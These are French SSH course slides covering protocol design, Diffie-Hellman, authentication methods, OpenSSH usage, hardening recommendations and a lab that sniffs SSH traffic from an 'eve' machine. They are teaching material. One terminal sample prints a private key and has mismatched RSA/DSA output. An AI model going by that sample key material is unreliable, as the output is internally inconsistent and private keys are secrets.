
Flexibilité, preuve et... vitesse!

C'est la base du fonctionnement de la plupart des protocoles sur Internet.

Chiffrement hybride ssh



Man In The Middle



Sommaire

- 0- Ressources
- 1- La problématique
- 2- SSH
 - 2-0 Historique
 - 2-1 Chiffrement
 - 2-2 Application
 - 2-3 Authentification
 - 2-4 Usage
 - 2-5 Transferts de fichiers
 - 2-6 Tunnels ssh
- 3- Synchronisation de fichiers : rsync

R1 : Seule la version 2 du protocole SSH doit être autorisée

SSH v1	SSH v2
Conception monolithique	ssh-connection ssh-userauth ssh-transport

Application SSHv2

RFC4251 The Secure Shell (SSH) Protocol Architecture Jan 2005

Abstract

The Secure Shell (SSH) Protocol is a protocol for secure remote login and other secure network services over an insecure network. This document describes the architecture of the SSH protocol, as well as the notation and terminology used in SSH protocol documents. It also

discusses the SSH algorithm naming system that allows local extensions.

The SSH protocol consists of three major components:

- The **Transport Layer Protocol** provides server authentication, confidentiality, and integrity with perfect forward secrecy.
- The User Authentication Protocol authenticates the client to the

server.

- The **Connection Protocol** multiplexes the encrypted tunnel into

several logical channels.

Couches RFC1122

4 **Application Layer** 3 **Transport Layer** 2 **Internet Layer Network Access Layer**

Couches RFC1122

ssh-connection S S 4 **Application Layer** ssh-userauth Н ssh-transport 3 **TCP Transport Layer** 2 IP **Internet Layer Network Access Layer Ethernet** The Secure Shell (SSH) Protocol Architecture - RFC4251 - Jan 2006 The Secure Shell (SSH) Transport Layer Protocol- RFC 4253 - Jan 2006 The Secure Shell (SSH) Authentication Protocol - RFC 4252 - Jan 2006 **The Secure Shell (SSH) Connection Protocol** - RFC 4254 - Jan 2006 44 / 140

R1 : Seule la version 2 du protocole SSH doit être autorisée

SSH v1 SSH v2



Clef de session transmise par le client Clef de session négociée avec un protocole Diffie Hellman

IEEE TRANSACTIONS ON INFORMATION THEORY, VOL. IT-22, NO. 6, NOVEMBER 1976

New Directions in Cryptography

Invited Paper

WHITFIELD DIFFIE AND MARTIN E. HELLMAN, MEMBER, IEEE

Abstract—Two kinds of contemporary developments in cryptography are examined. Widening applications of teleprocessing have given rise to a need for new types of cryptographic systems, which minimize the need for secure key distribution channels and supply the equivalent of a written signature. This paper suggests ways to solve these currently open problems. It also discusses how the theories of communication and computation are beginning to provide the tools to solve cryptographic problems of long standing.

Prix Turing en 2015

R1 : Seule la version 2 du protocole SSH doit être autorisée

SSH v1 SSH v2



Clef de session transmise par le client Clef de session négociée avec un protocole Diffie Hellman

Video en anglais :

Echange Diffie Hellman montré par la physique!

Royal Institute Christmas Lectures 2008 Untangling the Web – Key Exchange by Prof Chris Bishop

https://www.windfallfilms.com/show/1081/ri-christmas-lectures-2008.aspx

Security before, During and after Public-key Cryptography

Computer History Museum Lecture by Whitfield Diffie – 2005

https://computerhistory.org/events/information-securitybefore-during-after-publickey/

R1 : Seule la version 2 du protocole SSH doit être autorisée

SSH v1	SSH v2
Clef de session valable pour toute la session	Clef de session renouvelées

Par défaut : ssh_config
RekeyLimit 1G 1h

Application OpenSSH

ssh(1) Le programme client de connexion shell

sshd(8) Le processus serveur qui permet les connexions

ssh_config(5) Fichier de configuration du client

sshd_config(5) Fichier de configuration du serveur

ssh-agent(1) Agent d'authentification qui peut stocker les clefs privées

ssh-add(1) Utilitaire pour stocker les clefs dans ssh-agent

sftp(1) Programme de transfert de fichier

scp(1) Programme de copie de fichier

ssh-keygen(1) Outil de génération de clefs


sftp-server(8) Sous-serveur de transfert de fichier SFTP

ssh-keyscan(1) Outil pour collecter les clés publique des hôtes

ssh-keysign(8) Outil pour l'authentification basée sur l'hôte.

48 / 140

Chiffrement hybride ssh



Pratique

Ouverture des sessions utiliateurs

- Lancer VirtualBox et démarrer les VM client01, eve, serveur01
- Sur la VM client01 ouvrir une session utilisateur alice et lancer un terminal
- Sur la VM eve ouvrir une session utilisateur eve et lancer Wireshark interface enp0s8
 Follow TCP Stream / tcp.stream eq 0

- 5- Depuis client01, effecter un ssh -v bob@serveur01
- 6- Depuis client01

Sauvegarder puis éditer le fichier /etc/ssh/ssh_config de client01 pour passer RekeyLimit 1M 1mn


```
En alice :
    scp ./Documents/* bob@serveur01:.
```

Revenir sur le fichier /etc/ssh/ssh_config original

Sommaire


- 0- Ressources
- 1- La problématique
- 2- SSH
 - 2-0 Historique
 - 2-1 Chiffrement
 - 2-2 Application
 - 2-3 Authentification
 - 2-4 Usage
 - 2-5 Transferts de fichiers
 - 2-6 Tunnels ssh
- 3- Synchronisation de fichiers : rsync
- 4- Authentification

Une solution optimale



Source https://www.ssh.com

Une solution optimale



Source https://www.ssh.com

R21 : chaque utilisateur doit disposer de son propre compte, unique, incessible

Authentification - serveur




Figure 3-1: Process for Initially Trusting an SSH Server's Public Key

Authentification - serveur

- 1) Alice se log sur Client01
- 2) Client01 se connecte pour la première fois sur Serveur01.
- 3) Serveur01 envoie sa clef publique à Client01.
- 4)La clé publique envoyée par Serveur01 est montrée à Alice. Alice vérifie qu'elle est correcte en la comparant avec celle reçue par ailleurs.
- 5) Client01 enregistre la clef publique de Serveur01 dans son fichier known_hosts afin d'authentifier Serveur01 lors de prochaines connexions sans redemander à Alice de vérifier qu'il s'agit bien de la clef de Serveur01.
- 6) Client01 authentifie Serveur01 en utilisant la clef publique d Serveur01 et établie une connexion cryptée avec Serveur01

Authentification - serveur

Note: Si Alice est utilisé par un automate, la personne qui Validera la clef publique lors de la première connexion sera Probablement l'administrateur.

Il a la possibilité de peupler le fichier known_hosts file avec la clef publique de Serveur01.

Authentification - client




Figure 3-2: Password Authentication Process

Authentification - client

- 1) Alice se log sur Serveur01.
- 2) Client01 authentifie Serveur01 en utilisant la clef publique de Serveur01 stockée dans le fichier known_hosts de Alice et établie une connexion cryptée avec Serveur01
- 3) Il est demandé à Alice un username et password et potentiellement d'autres credentials (pour une authentication interactive) exigés par Serveur01.
- 4) Les credentials sont envoyés à Serveur01 lors d'une connexion cryptée. Serveur01 authentifie Alice en vérifiant les crédentials envoyés par Alice.

Authentification - client

Note:

Pour les utilisateurs interactifs, l'authentification par mot de passe offre aux utilisateurs une certaine mobilité, puisqu'ils peuvent saisir leur mot de passe n'importe où à partir duquel ils ont un accès SSH. Cependant, si les utilisateurs interactifs doivent se souvenir et gérer différents mots de passe pour plusieurs systèmes, cela peut créer des problèmes d'administration et de sécurité.

Authentification - host




Figure 3-3: Host-Based Authentication

Authentification - host

- 1) L'administrateur de Serveur01 place la clé publique de Client01 dans le fichier hosts connu de Serveur01 et configure les shosts (par exemple ~/.shosts ou shosts.equiv) pour permettre à Alice de s'authentifier à partir de Client01.
- 2) Alice commence à se connecter à Serveur01.
- 3) Client01 s'authentifie auprès de Serveur01 en utilisant la clé hôte de Client01.
- 4) Serveur01 confirme dans le fichier de configuration shosts que Alice est autorisé à accéder au compte cible sur Serveur01 à partir de Client01.

Authentification - host

L'authentification basée sur l'hôte ne permet pas de configurer les restrictions de commande, c'est-à-dire les limites de ce qui peut être fait sur le serveur de destination lorsqu'on y accède.

sur le serveur de destination lors de l'accès. Pour cette raison, elle n'est pas recommandée pour l'accès automatisé

L'authentification basée sur l'hôte n'est pas recommandée pour les utilisateurs interactifs car elle ne présente pas une connexion interactive, ce qui n'est généralement pas considéré comme une bonne pratique, en particulier pour les comptes disposant de privilèges élevés.

Authentification - Kerberos




Figure 3-4: Kerberos Authentication

Authentification - Kerberos

- 1)Alice s'authentifie auprès du Kerberos Key Distribution Center (KDC) et reçoit un ticket, que Client01 stocke pour de futures authentifications.
- 2) Alice se connecte à Serveur01. Client01 fournit le ticket à Serveur01, qui l'utilise pour authentifier Alice.

Authentification - Kerberos

Kerberos inclut la ou les adresses IP d'un utilisateur dans les tickets d'authentification afin de garantir que ces tickets ne peuvent pas être copiés et réutilisés par un attaquant sur un autre système.

Cette fonctionnalité de Kerberos empêche les attaques SSH de type man-in-the-middle SSH. Toutefois, dans les environnements où des pare-feu de translation d'adresse réseau (NAT) sont utilisés, l'accès sera refusé lors d'une tentative d'authentification à un hôte de l'autre côté d'un pare-feu.

Afin de permettre l'accès à travers les pare-feu NAT, Kerberos doit être configuré pour autoriser les tickets qui n'incluent pas d'adresses IP, ce qui ce qui rend les tickets vulnérables à la copie et à la réutilisation. Afin de faciliter l'authentification pour les processus automatisés, de nombreuses implémentations SSH Kerberos offrent la possibilité d'enregistrer les informations d'identification dans un fichier sur le client appelé fichier keytab. Cela permet une connexion automatisée. 65 / 140

Authentification

R17 L'authentification d'un utilisateur doit se faire à l'aide d'un des mécanismes suivants, par ordre de préférence :

- Par cryptographie asymétrique ECDSA;
- Par cyptographie asymétrique RSA;
- Par cryptographie symétrique (tickets Kerberos pour la GSSAPI)
- PAM (ou BSD Auth) permettant de faire appel à des modules d'authentification tiers n'exposant pas le mot de passe utilisateur ou son condensat (OTP)
- Par mot de passe vis à vis d'une base de donnée comme passwd/shadow ou annuaire

Sommaire

- 0- Ressources
- 1- La problématique
- 2- SSH
 - 2-0 Historique
 - 2-1 Chiffrement
 - 2-2 Application
 - 2-3 Authentification
 - 2-4 Usage
 - 2-5 Transferts de fichiers
 - 2-6 Tunnels ssh
- 3- Synchronisation de fichiers : rsync

Usage: ssh-keygen

```
NAME
ssh-keygen — OpenSSH authentication key utility

SYNOPSIS
ssh-keygen [-q] [-b bits] [-C comment] [-f output_keyfile] [-m format]
[-t dsa | ecdsa | ecdsa-sk | ed25519 | ed25519-sk | rsa]
[-N new_passphrase] [-O option] [-w provider]
```

Usage: ssh-keygen

DESCRIPTION

ssh-keygen generates, manages and converts authentication keys for ssh(1). ssh-keygen can create keys for use by SSH protocol version 2.

The type of key to be generated is specified with the -t option. If invoked without any arguments, ssh-keygen will generate an RSA key.

ssh-keygen is also used to generate groups for use in Diffie-Hellman group exchange (DH-GEX). See the MODULI GENERATION section for details.

Finally, ssh-keygen can be used to generate and update Key Revocation Lists, and to test whether given keys have been revoked by one. See the KEY REVOCATION LISTS section for details.

Normally each user wishing to use SSH with public key authentication runs this once to create the authentication key in ~/.ssh/id_dsa, ~/.ssh/id_ecdsa, ~/.ssh/id_ecdsa_sk, ~/.ssh/id_ed25519, ~/.ssh/id_ed25519_sk or ~/.ssh/id_rsa. Additionally, the system administrator may use this to generate host keys.

Usage: ssh-keygen

Pour autoriser un client de façon permanente :

R7 : L'usage de clef DSA n'est pas recommandé.

R8 : La taille de clé minimale doit être de 2048 bits pour RSA

R9 : La taille de clé minimale doit être de 256 bits pour ECDSA

R10 Quand les clients et les serveurs SSH supportent ECDSA , son usage doit être préféré à RSA

ECDSA

Méthode ECDSA: Elliptic Curve DSA

1992, nombreux brevets

- Cryptographie basée sur certaines courbes elliptiques.
- Clés plus courtes que RSA et niveau de sécurité supérieur

Chiffrement plus rapide (20×) Déchiffrement plus long (5×).

Les développements théoriques sur les courbes elliptiques Sont relativement récents, mais gênés par de nombreux brevets.

RSA

Méthode RSA: Rivest Shamir Adleman

1977, brevet MIT 1983, expiré en 2000.

- On choisit deux grands nombres premier et un exposant
- Les clés sont issues d'un calcul à sens unique (inverse modulo).
- Utilise le fait que factoriser le produit de grands nombres premiers est très très long

```
oracle@siwa:~$ ssh-keygen -t rsa -b 2048
Generating public/private dsa key pair.
Enter file in which to save the key (/home/oracle/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/oracle/.ssh/id rsa.
Your public key has been saved in /home/oracle/.ssh/id_rsa.pub.
The key fingerprint is:
SHA256:dIeHCTnA5mPyJW7jEJRe+7tcqElgQz40tcXsz+aD81M oracle@siwa
The key's randomart image is:
+---[RSA 2048]----+
    0...
   00+ 0. +
   00++...=0
   +++*...0
   . B*.=S
   +.+=0..E
    .+.0=0.
    .+*+.
     00=+
+----[SHA256]----+
```

oracle@siwa:~\$ ssh-keygen -t rsa -b 2048
Generating public/private dsa key pair.
Enter file in which to save the key (/home/oracle/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/oracle/.ssh/id_rsa.
Your public key has been saved in /home/oracle/.ssh/id_rsa.pub.
The key fingerprint is:
SHA256:dIeHCTnA5mPyJW7jEJRe+7tcqElgQz40tcXsz+aD81M oracle@siwa
The key's randomart image is:
+---[RSA 2048]----+

```
+---[RSA 2048]----+
| 0.... |
| 00+ 0. + |
| 00++...= 0 |
| +++*... 0 |
| . B*.=S |
| +.+=0..E |
| .+.0=0. |
| .+*+. |
| 00=+ |
+----[SHA256]----+
```

```
openSSh: key.c http://www.openbsd.org/cgi-bin/cvsweb/src/usr.bin/ssh/key.c?rev=1.70
/*

* Draw an ASCII-Art representing the fingerprint so
* human brain can profit from its built-in pattern
* recognition ability.
...

* If you see the picture is different, the key is different.
* If the picture looks the same, you still know nothing.
*/
```

R6 : Il faut s'assurer de la légitimité du serveur contacté avant de poursuivre l'accès. Cela passe par l'authentification préalable de la machine au travers de l'empreinte de sa clé publique, ou d'un certificat valide et vérifié.

/dev/random: générateur de nombres aléatoires en utilisant des données de l'environnement issues de pilotes de périphériques et de fonctions de hachage cryptographiques. La lecture du fichier est bloquée quand l'entropie n'est pas suffisante.

/dev/urandom: idem, mais lecture non bloquante quelle que soit l'entropie.

R11 Les clés doivent être générées dans un contexte où la source d'aléa est fiable, ou à defaut dans environnement où suffisemment d'entropie a été accumulée.

R12 Quelques règles permettent de s'assurer que le réservoir d'entropie est correctement rempli :

- La machine de génération de clés doit être une machine physique
- Elle doit disposer de plusieurs sources d'entropie indépendantes
- L'aléa ne doit être obtenu qu'après une période d'activité suffisamment importante (plusieurs minutes voire heures).

```
oracle@siwa:~$ cat /home/oracle/.ssh/id_rsa
----BEGIN OPENSSH PRIVATE KEY----
2rn5w93t1pprDGkJb7nrNOQJyqmFW2SjT/4Gl0XNX6dqnPzHgZzmzWZ2ny0BHIgo
A7zfegIzVteekaUq0LbOhhQPlL+n4q2JUfbIr/1Ao9GNc1EW03yPBvSrXlyh8A06
xAbnDzU9cmJnN/Aojyd8mQGfo6MxTB+ck2ps53ppaQ0EMHF6Tikkbf3Ybk9fET8+
p1yBvQ69ccvTC9dugvsmdgSdD+IlztU+EvdugVz1Ay9ByyEfoQWlrzvj/hKXjXya
9HUJXVXwLcztxTxiUu0aIJWx/y8o02TOYsPAxEA9dXzZJz1rl2exiJLzyBR2yKJS
cI2cSAVn15ZQs/3xZCd8FL1W++Py0wPg+BfMPEakYxJbeW6Vt5aeJcDD5ZI/+4IU
h0bsX0peTa/hpvT0j344fnQ8hIiIE+CF4pCil8VUa7+3vd8Fbl0Qp7b5UrTb4iPe
XcEjTyvmYp2itibdiQrGEbH8HWVIlMBz8Wr8bmm/6ZZui2fdMeAcP405ILixPsRD
8i+bPIs9TKxLSUsTbu3c15QfDxHQUqyTeOIYfGbdaDIRRGOYMrrZzriZl4o607l/
nZlS1fW30JDs9JUqV4hRdQ==
-----END OPENSSH PRIVATE KEY-----
```

```
oracle@siwa:~$ cat /home/oracle/.ssh/id_rsa.pub
ssh-rsa
AAAAB3NzaC1kc3MAAACBAO2pL4D2ILciefgKWWOi47CKRGZuQ1u0clb+/M9hFwhPYBVvH14Ax
qyc9nIYOJuhZR0xtGr03i3ENG0CsKXJ8qpA8fRTpWnTsbSYBONwS/aTmoHJuoIfOY/
dhk37LxyXmD58Qp46xY3s5tW0evWg0M1vHbGSKBUMpsEyw/
6wBpY5AAAAFQDE+DdcOZfknueHVo2QBJLg+IMGUwAAAIBZnWyXOQJCRDskJoXTEBBIr83ZXIu
Lo4r7z60bIEZQSEB0C2mM2AEpBszS+xt/
UZnTAhCQ1tu8a0bCa8iCsxAUU4T0qZDKdGrl+6zW3oMdDFY6dgThu0cKRc4K4ZNz193pTWlbN
dcJQELDaeL6LD2L+ZZMT/93mZEuAR5zpBiCEwAAAIBK1C9JqTgOvBXw2wl7L8WdcnBfGj3Z/
Tii3jRwSO+Snc7myjZwS3zm1jWOyKd6MubDHUZF/
vTcV4VXN5ey3n0xyxI8SN6cvs9XYAE2drHeU6AqemmVru/
ZaFzef1eypeDBR7FJgtUA3VcWO1vZwbTQmodXWE4wNhLWkr3dU8kgSA== oracle@siwa
```

Usage: droits

Une clé privée d'authentification hôte ne doit être lisible que par le service sshd. Sous Unix/Linux, cela signifie qu'elle n'est lisible que par root :

```
-rw----- root:root /etc/ssh/ssh_host_rsa_key
-rw----- root:root /etc/ssh/ssh_host_ecdsa_key
```

Usage: droits

Une clé privée d'authentification hôte ne doit être lisible que par le service sshd. Sous Unix/Linux, cela signifie qu'elle n'est lisible que par root :

```
-rw----- root:root /etc/ssh/ssh_host_rsa_key
-rw----- root:root /etc/ssh/ssh_host_ecdsa_key
```

Une clé privée d'authentification utilisateur ne doit être lisible que par l'utilisateur auquel elle est associée. Sous Unix/Linux, cela signifie :

- que la clé privée n'est lisible que par l'utilisateur ;
- qu'elle est protégée par un mot de passe connu seulement de l'utilisateur (voir l'option -p de ssh-keygen).

Usage: droits

Une clé privée d'authentification hôte ne doit être lisible que par le service sshd. Sous Unix/Linux, cela signifie qu'elle n'est lisible que par root :

```
-rw----- root:root /etc/ssh/ssh_host_rsa_key
-rw----- root:root /etc/ssh/ssh_host_ecdsa_key
```

Une clé privée d'authentification utilisateur ne doit être lisible que par l'utilisateur auquel elle est associée. Sous Unix/Linux, cela signifie :

- que la clé privée n'est lisible que par l'utilisateur ;
- qu'elle est protégée par un mot de passe connu seulement de l'utilisateur (voir l'option -p de ssh-keygen).

R13 : La clé privée ne doit être connue que de l'entité qui cherche à prouver son identité à un tiers, et éventuellement d'une autorité de confiance. Cette clé privée doit être dûment protégée pour éviter la diffusion à une personne non autorisée.

Usage: ssh-copy-id

Pour autoriser un client de façon permanente :

1/ Générer 1 clé locale (publique/privée) une fois pour toutes :

Usage: ssh-copy-id

file,

```
SYNOPSIS
   ssh-copy-id [-f] [-n] [-i [identity_file]] [-p port] [-o ssh option]
[user@]hostname
   ssh-copy-id -h | -?
DESCRIPTION
   ssh-copy-id is a script that uses ssh(1) to log into a remote machine
   (presumably using a login password, so password authentication
should be
   enabled, unless you've done some clever use of multiple identities).
It
   assembles a list of one or more fingerprints (as described below) and
   tries to log in with each key, to see if any of them are already in-
   stalled (of course, if you are not using ssh-agent(1) this may result in
   you being repeatedly prompted for pass-phrases). It then assembles
a
   list of those that failed to log in, and using ssh, enables logins with
   those keys on the remote server. By default it adds the keys by
append-
```

ing them to the remote user's \sim /.ssh/authorized keys (creating the

Usage: ssh-copy-id

Pour autoriser un client de façon permanente :

1/ Générer 1 clé locale (publique/privée) une fois pour toutes :

Usage ssh

```
SYNOPSIS

ssh [-46AaCfGgKkMNnqsTtVvXxYy] [-b bind_address]

[-c cipher_spec][-D [bind_address:]port] [-E log_file]

[-e escape_char][-F configfile] [-I pkcs11]

[-i identity_file][-J [user@]host[:port]] [-L address]

[-l login_name] [-m mac_spec][-0 ctl_cmd] [-o option]

[-p port] [-Q query_option] [-R address] [-S ctl_path]

[-W host:port] [-w local_tun[:remote_tun]]

user@]hostname [command]
```

Options

- -I un compte distant (ssh user@machine)
- -X active X11 forwarding
- -C compression
- -p port destination
- -o option
- -v -vv -vvv verbeux

Usage ssh

Pour autoriser un client de façon permanente :

```
1/ Générer 1 clé locale (publique/privée) une fois pour toutes :
ssh-keygen -t rsa -b 2048
(ou rsa ou ecdsa)
Le résultat est : ~/.ssh/id_rsa.pub (clef publique)
                ~/.ssh/id_rsa (clef privée)
(ou id_rsa ou id ecdsa)
2/ Pour chaque machine cible, on envoie la clé publique :
ssh-copy-id -i ~/.ssh/id_rsa.pub user@cible
→ La cible demandera une dernière fois le mot de passe, puis
stockera la clé publique dans ~/.ssh/authorized_keys
3/ On fait un essai :
ssh user@cible ou sftp user@cible (ou scp)
```

Configuration serveur

Côté serveur : sshd démon

Configuration / etc/ssh/sshd_config

. . .

Port 22 ListenAddress 0.0.0.0 PermitRootLogin no

• • •

/etc/ssh/*

Configuration serveur

R26 Lorsque le serveur SSH est exposé à un réseau non maîtrisé, il est recommandé de lui mettre un port d'écoute différent du port par défaut (22).

Il faut privilégier un port inférieur à 1024 afin d'empêcher les tentatives d'usurpation par des services non administateur sur la machine distante.

Sur un réseau maîtrisé, le serveur SSH doit écouter uniquement sur une interface du réseau d'administration, distinct du réseau opérationnel.

Configuration client

Côté client :

ssh pour ouvrir un shell ou un tunnel sftp pour transférer des fichiers scp pour copier des fichiers

Configuration

```
~/.ssh/known_hosts machines connues
id_dsa.pub clef publique
id_dsa clef privée
```

/etc/ssh/ssh_config

Révocation des clefs

